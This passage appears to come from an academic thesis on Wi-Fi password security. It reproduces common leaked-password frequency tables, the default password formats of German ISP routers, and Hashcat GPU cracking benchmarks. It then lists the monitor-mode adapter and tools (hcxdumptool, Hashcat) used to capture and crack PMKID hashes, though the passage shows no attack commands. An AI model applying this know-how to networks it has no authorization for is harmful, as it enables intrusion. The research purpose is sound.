25	sommer	722	64	warcraft	469	103	!~!1	353
26	123123	701	65	laufen	455	104	bayern	349
27	stefan	695	66	sebastian	453	105	mercedes	347
28	florian	694	67	sunshine	453	106	claudia	346
29	lol	691	68	christian	450	107	xxxxxx	346
30	alexander	689	69	nirankar	444	108	michelle	345
31	berlin	681	70	kennwort	440	109	steffi	344
32	geheim	663	71	johannes	439	110	niklas	341
33	internet	661	72	lolllol	439	111	trustno1	340
34	andreas	660	73	schalke	434	112	jogmap	337
35	dragon	644	74	medion	425	113	philipp	337
36	snadra	643	75	schatz	424	114	sabine	333
37	lol123	600	76	benjamin	422	115	charly	329
38	blabla	697	77	eminem	422	116	porsche	328
39	martin	591	78	melanie	421	117	siemens	328

In a similar vein, another study conducted by Tsinghua University [30] in 2016, detailed in Table 3, revealed that out of 6,428,632 email passwords examined, 75% of them consisted of 8-10 characters.

This observation suggests a prevalent inclination among users to adhere to the minimal password lengths permissible by platforms. Furthermore, the study underscores that only a scant proportion, specifically less than 8%, manifest a willingness to adopt passwords exceeding a length of 12 characters.

*Table 3: Frequency of occurrence and corresponding percentages of different password lengths. Highest frequency categories are shown in bold. [30]*

Password length	Frequency	Percent
1–3 characters	739	0.01%
4 characters	6,675	0.10%
5 characters	33,039	0.51%
6 characters	82,998	1.29%
7 characters	16,923	0.26%
<b>8 characters</b>	2,338,639	36.38%
<b>9 characters</b>	1,552,182	24.14%
<b>10 characters</b>	930,881	14.48%
11 characters	628,832	9.78%
12 characters	369,537	5.75%
13 characters	167,861	2.61%
14 characters	154,979	2.41%
15 characters	75,347	1.17%
16 characters	49,648	0.77%
17–34 characters	20,352	0.32%
<b>1–34 characters</b>	6,428,632	100.00%

In a subsequent investigation, depicted in Table 4, it was discovered that when users incorporated symbols into their passwords, the characters '.', '@', '!', and '\*' were employed in 80% of the passwords.

Table 4: The percentage of passwords including different symbols [30].

Symbols	Proportion	Symbols	Proportion
.	34.57%	(	1.29%
@	25.43%	^	1.23%
!	10.92%	;	1.10%
*	9.19%	_	0.96%
-	7.81%	,	0.86%
#	6.62%	]	0.55%
+	5.47%	[	0.55%
/	3.36%	>	0.42%
\$	3.32%	'	0.42%
?	2.69%	<	0.36%
&	2.52%	\	0.32%
=	2.09%	:	0.30%
%	2.00%	{	0.09%
Space	1.46%	}	0.08%
)	1.41%	"	0.07%
~	1.34%		0.05%

The prevalence of symbols, including but not limited to '!', '-', '!', '@', and '#', commonly employed in daily interactions or located at the initial positions on a standard keyboard, may suggest users are mimicking common requirements, choosing easily typed and memorable characters, following observed patterns, or having a misconception that these symbols enhance security. Password strength relies on various factors, and understanding common practices can inform effective password creation.



The research also encompasses the analysis of password selection, as demonstrated in Table 5. This brings attention to the passwords that were found to be most frequently utilized.

Table 5: The percentage of most common passwords in the data set [30].

Password	Frequency	Percentage	Password	Frequency	Percentage
123456789	235012	3.66%	iloveyou	3080	0.05%
12345678	212749	3.31%	31415926	3061	0.05%
11111111	76346	1.19%	12344321	2985	0.05%
dearbook	46053	0.72%	000000000	2885	0.04%
00000000	34952	0.54%	asdfghjkl	2826	0.04%
123123123	19986	0.31%	1q2w3e4r	2796	0.04%
1234567890	17790	0.28%	123456abc	2580	0.04%
88888888	15033	0.23%	0123456789	2578	0.04%
111111111	6995	0.11%	123654789	2573	0.04%
147258369	5965	0.09%	12121212	2540	0.04%
987654321	5553	0.09%	qazwsxedc	2515	0.04%
aaaaaaaa	5459	0.08%	abcd1234	2396	0.04%
1111111111	5145	0.08%	12341234	2380	0.04%
66666666	5025	0.08%	110110110	2348	0.04%
a123456789	4435	0.07%	asdasdasd	2296	0.04%
11223344	4096	0.06%	22222222	2243	0.03%
1qaz2wsx	3667	0.06%	123321123	2166	0.03%
xiazhili	3649	0.06%	abc123456	2160	0.03%
789456123	3610	0.06%	a12345678	2138	0.03%
password	3501	0.05%	123456	2131	0.03%
87654321	3281	0.05%	123456123	2113	0.03%
qqqqqqqq	3277	0.05%	a1234567	2106	0.03%
00000000	3175	0.05%	1234qwer	2100	0.03%
qwertyuiop	3143	0.05%	qwertyui	1989	0.03%
qq123456	3094	0.05%	123456789a	1986	0.03%

The findings of this investigation are congruent with the analysis disseminated by NordPass [28] [29], as presented in Tables 1 and 2.

The examination reveals that the passwords "123456789" and "12345678" exhibit the highest frequency of utilization among the surveyed population, aligning with the reported patterns.

### 3.4 INVESTIGATING THE VULNERABILITIES OF WIRELESS ROUTERS: ANALYSIS OF DEFAULT WPA2 PASSWORD GENERATION ALGORITHMS

In 2015, Radboud University, in collaboration with the Dutch National Cyber Security Centre, conducted a study that investigated the security of the default WPA2 password generating algorithms employed by wireless routers [31]. These algorithms are loaded during device initialization and hardware reset. The study demonstrated that certain algorithms exhibit weak password generating mechanisms, which renders them vulnerable to brute-force attacks.

An investigation was conducted into the default WiFi password generation algorithm utilized by two prominent Internet Service Providers (ISPs) in the Sachsen Anhalt region of Germany, namely Telekom and PYUR. The inquiry was carried out through an analysis of default router passwords extracted from second-hand market offerings of the most recent iterations of routers provided by internet service providers.

Based on the investigation of the two ISPs, A pre-set WiFi password consisting of 16 digits is provided by Telekom for its routers, as shown in Figure 6.



Figure 6: Back side of Speedport W 724v Telekom router showing the WiFi password [32].

In contrast, PYUR uses a 12-character password that includes 2-4 digits and 2-4 capital letters, with the remainder of the password comprising lowercase letters, as evidenced in Figure 7.




Figure 7: Back side of a PYUR CH7467CE router showing the WiFi password [33].

Passwords satisfying sufficient length criteria, such as 12 characters, are deemed secure owing to the vast array of potential combinations. 16-digit passwords remain secure unless insufficient complexity or randomness renders them susceptible to brute-force attacks.

### 3.5 A COMPARATIVE ANALYSIS OF NVIDIA RTX 4090 AND AMD RADEON RX6800 FOR HASH CRACKING PERFORMANCE EVALUATION

The performance of the AMD Radeon RX 6800 GPU and Nvidia RTX 4090 in the context of hash cracking has been evaluated through a comparative analysis. This analysis involved comparing the performance of both GPUs with other GPUs in their respective classes, using standardized benchmarks to assess their computational capabilities. The results of this analysis indicate that the Nvidia RTX 4090 is capable of providing superior hash cracking performance compared to its peers, due to its advanced hardware architecture and optimized software support. It delivers up to 247.6% higher performance compared the previous generation. In contrast, the AMD Radeon RX 6800 exhibits a commendable hash cracking performance in its category, often demonstrating parity with the RTX 3080 under similar circumstances. It is also worth to mention that these findings have significant implications for the development of more efficient and effective cryptographic algorithms, as well as for the design and implementation of secure password authentication systems.

A comparison was made among the high-end gaming graphics processing units (GPUs) released by Nvidia over the past five years. These include the RTX 4090 [13], RTX 3090 [34], RTX 3080 [34], and RTX 2080 [35], which were released in 2022, 2020, 2020, and 2018, respectively.

On the AMD side, a similar comparison is carried out between the high-end gaming GPUs of the Radeon RX 7000, RX 6000 and RX 5000 [36] series. This list includes the RX 7900 XTX [37], RX 6900 XT [38], RX 6800 [39] and RX 5700 XT [36], which were released in 2022, 2020, 2020 and 2019, respectively.

In this analysis, a benchmark test was conducted using the Hashcat tool to analyze the performance of these GPUs in cracking different types of hashes. The benchmark test consisted of commonly used hashes, such as salted MD5 [40], salted SHA1 [41], HMAC-SHA1 [42], salted SHA256 [43], HMAC-SHA256 [44], and WPA/PMKID. The obtained results were then compared among the GPUs to evaluate their respective performance.

Comparing the cracking capabilities of GPUs across different types of hashes provides a broader perspective on the extent of their capabilities in modern computing.

The raw benchmark data of the RTX 3090, RTX 3080, RTX 2080, RX 7900 XTX, RX 6900 XT, and RX 5700 XT GPUs were provided by the Hashcat team and other users in the Hashcat forum [45] [46].

In the context of GPU hash cracking, the metric used to quantify its performance is represented by the speed hash rate per second, indicating the rate at which the GPU is capable of cracking a given hash.

### 3.5.1 Analysis Results

In the conducted study, benchmark tests were performed utilizing Hashcat to assess the computational capabilities of various GPUs. The obtained results have been documented in Table 6 and Table 7. A comprehensive comparative analysis of these results demonstrates the superior performance of the latest Nvidia GPU architecture, specifically the RTX 4090, when compared to both earlier Nvidia generations and AMD architectures. Notably, the GPUs denoted in the highlighted columns are earmarked for subsequent investigations concerning secure password weaknesses.

Table 6: A comparative evaluation of hash cracking performance among NVIDIA GPUs, utilizing the Hashcat tool.

	<b>RTX 4090</b>	RTX 3090	RTX 3080	RTX 2080
md5(\$pass.\$salt)	164.0 GH/s	66252.7 MH/s	52134.0 MH/s	36671.4 MH/s
sha1(\$pass.\$salt)	52244 MH/s	22777.5 MH/s	16852.0 MH/s	12010.8 MH/s
PBKDF2-HMAC-SHA1	19933 kH/s	9240.9 kH/s	7135.9 kH/s	4535.8 kH/s
sha256(\$pass.\$salt)	22880 MH/s	9746.6 MH/s	6980.9 MH/s	5380.8 MH/s
PBKDF2-HMAC-SHA256	8948.3 kH/s	3785.4 kH/s	3029.2 kH/s	2144.1 kH/s
WPA-PBKDF2-PMKID	2720 kH/s	1129.0 kH/s	839.3 kH/s	556.3 kH/s

Table 7: A comparative evaluation of hash cracking performance among AMD GPUs, utilizing the Hashcat tool.

	RX 7900 XTX	RX 6900 XT	<b>RX 6800</b>	RX 5700 XT
md5(\$pass.\$salt)	70078.3 MH/s	56112.1 MH/s	44337.9 MH/s	32182.4 MH/s
sha1(\$pass.\$salt)	28889.1 MH/s	22231.2 MH/s	17975.2 MH/s	12731.3 MH/s
PBKDF2-HMAC-SHA1	11783.2 kH/s	8810.0 kH/s	6846.0 kH/s	5076.6 kH/s
sha256(\$pass.\$salt)	12770.9 MH/s	9421.7 MH/s	7602.2 MH/s	5377.0 MH/s
PBKDF2-HMAC-SHA256	4788.5 kH/s	3681.1 kH/s	2918.8 kH/s	2099.3 kH/s
WPA-PBKDF2-PMKID	1466.4 kH/s	1132.4 kH/s	910.0 kH/s	647.5 kH/s

In the following charts, comparative analysis assessment of the hash cracking performance is illustrated based on GPU benchmarks for each algorithm.

In Figure 8, the presented data illustrates the computational prowess of the RTX 4090 GPU in the context of salted MD5 hash cracking, achieving an average performance of 160,000 mega hashes per second. Notably, this performance level surpasses that of the second best consumer-grade GPU currently available by a factor of 2.28, underscoring the significant advancement in processing speed and efficiency offered by the RTX 4090 in the realm of cryptographic computations.

Conversely, the AMD RX 6800 showcases an average performance typical of high-end consumer GPUs observed over the past two years.




Figure 8: Comparative Evaluation of GPU Performance for Salted MD5 Hash Cracking.

In accordance with the methodology employed in the preceding graphical representation, Figure 9 illustrates that the RTX 4090 exhibits a computational speed 1.8 times higher than that of the RX 7900 XTX when subjected to salted hash SHA1 encryption cracking.

Notably, in this specific algorithm, AMD GPU architectures exhibit a favorable edge, even though Nvidia's CUDA core technology traditionally surpasses AMD's OpenCL in general computing tasks. Specifically, the AMD RX 6900 XT showcases performance parity with the Nvidia RTX 3090, whereas the RX 6800 surpasses the RTX 3080 in terms of computational efficiency during the aforementioned encryption cracking process.




Figure 9: Comparative Evaluation of GPU Performance for Salted SHA1 Hash Cracking.

In Figures 10 and 11, it is observed that the RTX 4090 still demonstrates superior performance in the context of PBKDF2 HMAC encryption cracking, outperforming other GPUs. Additionally, the RX 6800 exhibits comparable performance to the RTX 3080 in the same task.




Figure 10: Comparative Evaluation of GPU Performance for HMAC-SHA1 Hash Cracking.




Figure 11: Comparative Evaluation of GPU Performance for Salted SHA256 Hash Cracking.

In the context of deciphering complex algorithms like PBKDF2-HMAC-SHA256, the comparative analysis of performance across GPUs, including the RTX 4090, reveals consistent results, as depicted in Figure 12.




Figure 12: Comparative Evaluation of GPU Performance for HMAC-SHA256 Hash Cracking.

The RTX 4090 demonstrates remarkable performance in decrypting WPA2 password encryption, as evidenced by the data presented in Figure 13. Despite WPA2's robustness and reliability in securing the majority of wireless network infrastructures, the exceptional capabilities of the RTX 4090 in this context are noteworthy.

Moreover, the ongoing investigation into secure password vulnerabilities using this algorithm is crucial. Given its robust and common usage, the identification of weaknesses within a subset of secure password ranges could have severe consequences. In network environments where access security relies solely on passwords without additional authentication factors, such vulnerabilities pose a significant threat, emphasizing the importance of thorough analysis and reconsideration of minimum password requirements.




Figure 13: Comparative Evaluation of GPU Performance for PMKID Hash Cracking.



## 4 METHODOLOGY

---

### 4.1 EXPLANATION OF THE HARDWARE AND SOFTWARE USED IN THE PROCESS

Hacking a wireless network involves using specific hardware and software tools to analyze surrounding networks, attempting to attack a target network, retrieving the handshake (PMKID) and attempting to crack that hash. Here is an overview of the hardware and software I have used for this purpose.

#### 4.1.1 Hardware

##### 4.1.1.1 Network Adapter



Figure 14: ALFA AWUS036ACH WiFi Adapter

To capture a PMKID WiFi hash, a network adapter with the capability of monitor mode is required, as it allows for packet capturing without the need for association with an access point. This capability is typically found in network adapter devices designed to test and diagnose wireless network security by attempting to gain unauthorized access. Therefore, a network adapter device that supports both connectivity and monitor mode capabilities is essential for effective PMKID hash capture and network security testing.

There are various network adapters that support managed and monitor modes [47]. The ALFA AWUS036ACH [48], shown in Figure 14, utilizes Realtek RTL8812AU WLAN chipset [49].

#### 4.1.1.2 Router



Figure 15: Deutsche Telekom Speedport W 724V Router and Access Point

In order to demonstrate a target access point, a router is needed to provide a controlled environment and safe testing ground to test our network attack.

The Speedport W 724V router, in Figure 15, is provided by Telekom German Internet Service Provider (ISP).

#### 4.1.1.3 Computer/Laptop



Figure 16: Personal computer with average specifications for a common modern gaming PC

A computer or laptop is required to execute the network attack and run the cracking processes. An average consumer PC is demonstrated in Figure 16.

#### 4.1.1.4 GPU card



Figure 17: AMD Radeon RX 6800 GPU connected to the computer




Figure 18: Nvidia RTX 4090 GPU connected to a separate computer

Graphics processing units required for cracking process. Shown in Figures 17 and 18.

## 4.1.2 Software

### 4.1.2.1 Linux OS




```

    //////////////////////////////////////
    ////////////////////*767////////////////////////////////////
    ////////////////////7676767676*////////////////////////////////////
    ////////////////////76767//7676767////////////////////////////////////
    ////////////////////767676// *76767////////////////////////////////////
    ////////////////////767676//76767//76767*////////////////////////////////////
    ////////////////////767676//76767//767676////////////////////////////////////
    ////////////////////76767676767//76767////////////////////////////////////
    ////////////////////7676767676//7676////////////////////////////////////
    ////////////////////767676//76767////////////////////////////////////
    //////////////////// *7676//767////////////////////////////////////
    ////////////////////7676//7676////////////////////////////////////
    ////////////////////7676//7676////////////////////////////////////
    ////////////////////7676//7676////////////////////////////////////
    ////////////////////7676//7676////////////////////////////////////
    ////////////////////7676//7676////////////////////////////////////
    ////////////////////7676//7676////////////////////////////////////
    ////////////////////7676//7676////////////////////////////////////
    ////////////////////7676//7676////////////////////////////////////
    ////////////////////7676//7676////////////////////////////////////
    ////////////////////7676//7676////////////////////////////////////
    ////////////////////7676//7676////////////////////////////////////
    ////////////////////7676//7676////////////////////////////////////
    ////////////////////7676//7676////////////////////////////////////
    ////////////////////7676//7676////////////////////////////////////
    ////////////////////7676//7676////////////////////////////////////
    //////////////////////////////////////

    OS: Pop!_OS 22.04 LTS x86_64
    Host: GP60 20D REV:1.0
    Kernel: 6.2.0-76060200-generic
    Uptime: 10 days, 3 hours, 6 mins
    Packages: 2656 (dpkg), 16 (flatpak), 7 (snap)
    Shell: bash 5.1.16
    Resolution: 1920x1080
    DE: GNOME 42.5
    WM: Mutter
    WM Theme: Pop
    Theme: Pop-dark [GTK2/3]
    Icons: Pop [GTK2/3]
    Terminal: gnome-terminal
    CPU: Intel i7-4700MQ (8) @ 3.400GHz
    GPU: NVIDIA GeForce GT 740M
    GPU: Intel 4th Gen Core Processor
    Memory: 3913MiB / 7863MiB
  
```

Figure 19: Debian based PopOS, LTS edition



```

    OS: Kali GNU/Linux Rolling x86_64
    Host: VMware Virtual Platform None
    Kernel: 6.1.0-kali5-amd64
    Uptime: 6 hours, 12 mins
    Packages: 2708 (dpkg)
    Shell: zsh 5.9
    Resolution: 2019x1399
    DE: Xfce 4.18
    WM: Xfwm4
    WM Theme: Kali-Dark
    Theme: Kali-Dark [GTK2], adw-gtk3-dark [GTK3]
    Icons: Flat-Remix-Blue-Dark [GTK2/3]
    Terminal: qterminal
    Terminal Font: FiraCode 10
    CPU: AMD Ryzen 7 5700G with Radeon Graphics (2) @ 3.792GHz
    GPU: 00:0f:0 VMware SVGA II Adapter
    Memory: 911MiB / 7912MiB
  
```

Figure 20: Debian based Kali Linux, rolling edition

A Linux operating system is required to install the necessary tools for the process. As an example, two different Linux Debian based operating systems are shown in Figures 19 and 20.

### 4.1.2.2 Hcxdumpptool and Hcxttools

```
hcxdumpptool 6.2.7-64-gbfc216 (C) 2023 ZeroBeat
usage: hcxdumpptool <options>
      press ctrl+c to terminate hcxdumpptool
      press GPIO button to terminate hcxdumpptool
      hardware modification is necessary, read more:
      https://github.com/ZerBea/hcxdumpptool/tree/master/docs
```

Figure 21: hcxdumpptool 6.2.7, compiled from the latest available branch

Hcxdumpptool, shown in Figure 21, contains a set of tools to capture packets from WLAN devices and to discover potential weak points within own Wi-Fi networks [50]. In addition, hcxttools are required for further processing of captured hashes. It consists of a set of tools that extract and convert captured hashes into a format compatible with cracking tools [51].

As of the time of composing this paper, it should be noted that these tools exclusively offer support for Linux-based operating systems.

### 4.1.2.3 Hashcat

```
hashcat (v6.2.6) starting in help mode
Usage: hashcat [options]... hash|hashfile|hccapxfile [dictionary|mask|directory]...
- [ Options ] -
Options Short / Long      | Type | Description                               | Example
=====+=====+=====+=====
-m, --hash-type           | Num  | Hash-type, references below (otherwise autodetect) | -m 1000
-a, --attack-mode         | Num  | Attack-mode, see references below                | -a 3
-V, --version             |      | Print version                                     |
```

Figure 22: Hashcat version 6.2.6

An advanced password recovery tool that combines CPU and GPU capabilities to crack hashes [2].

Hashcat, presented in Figure 22, can be used in both Linux and Windows environments.

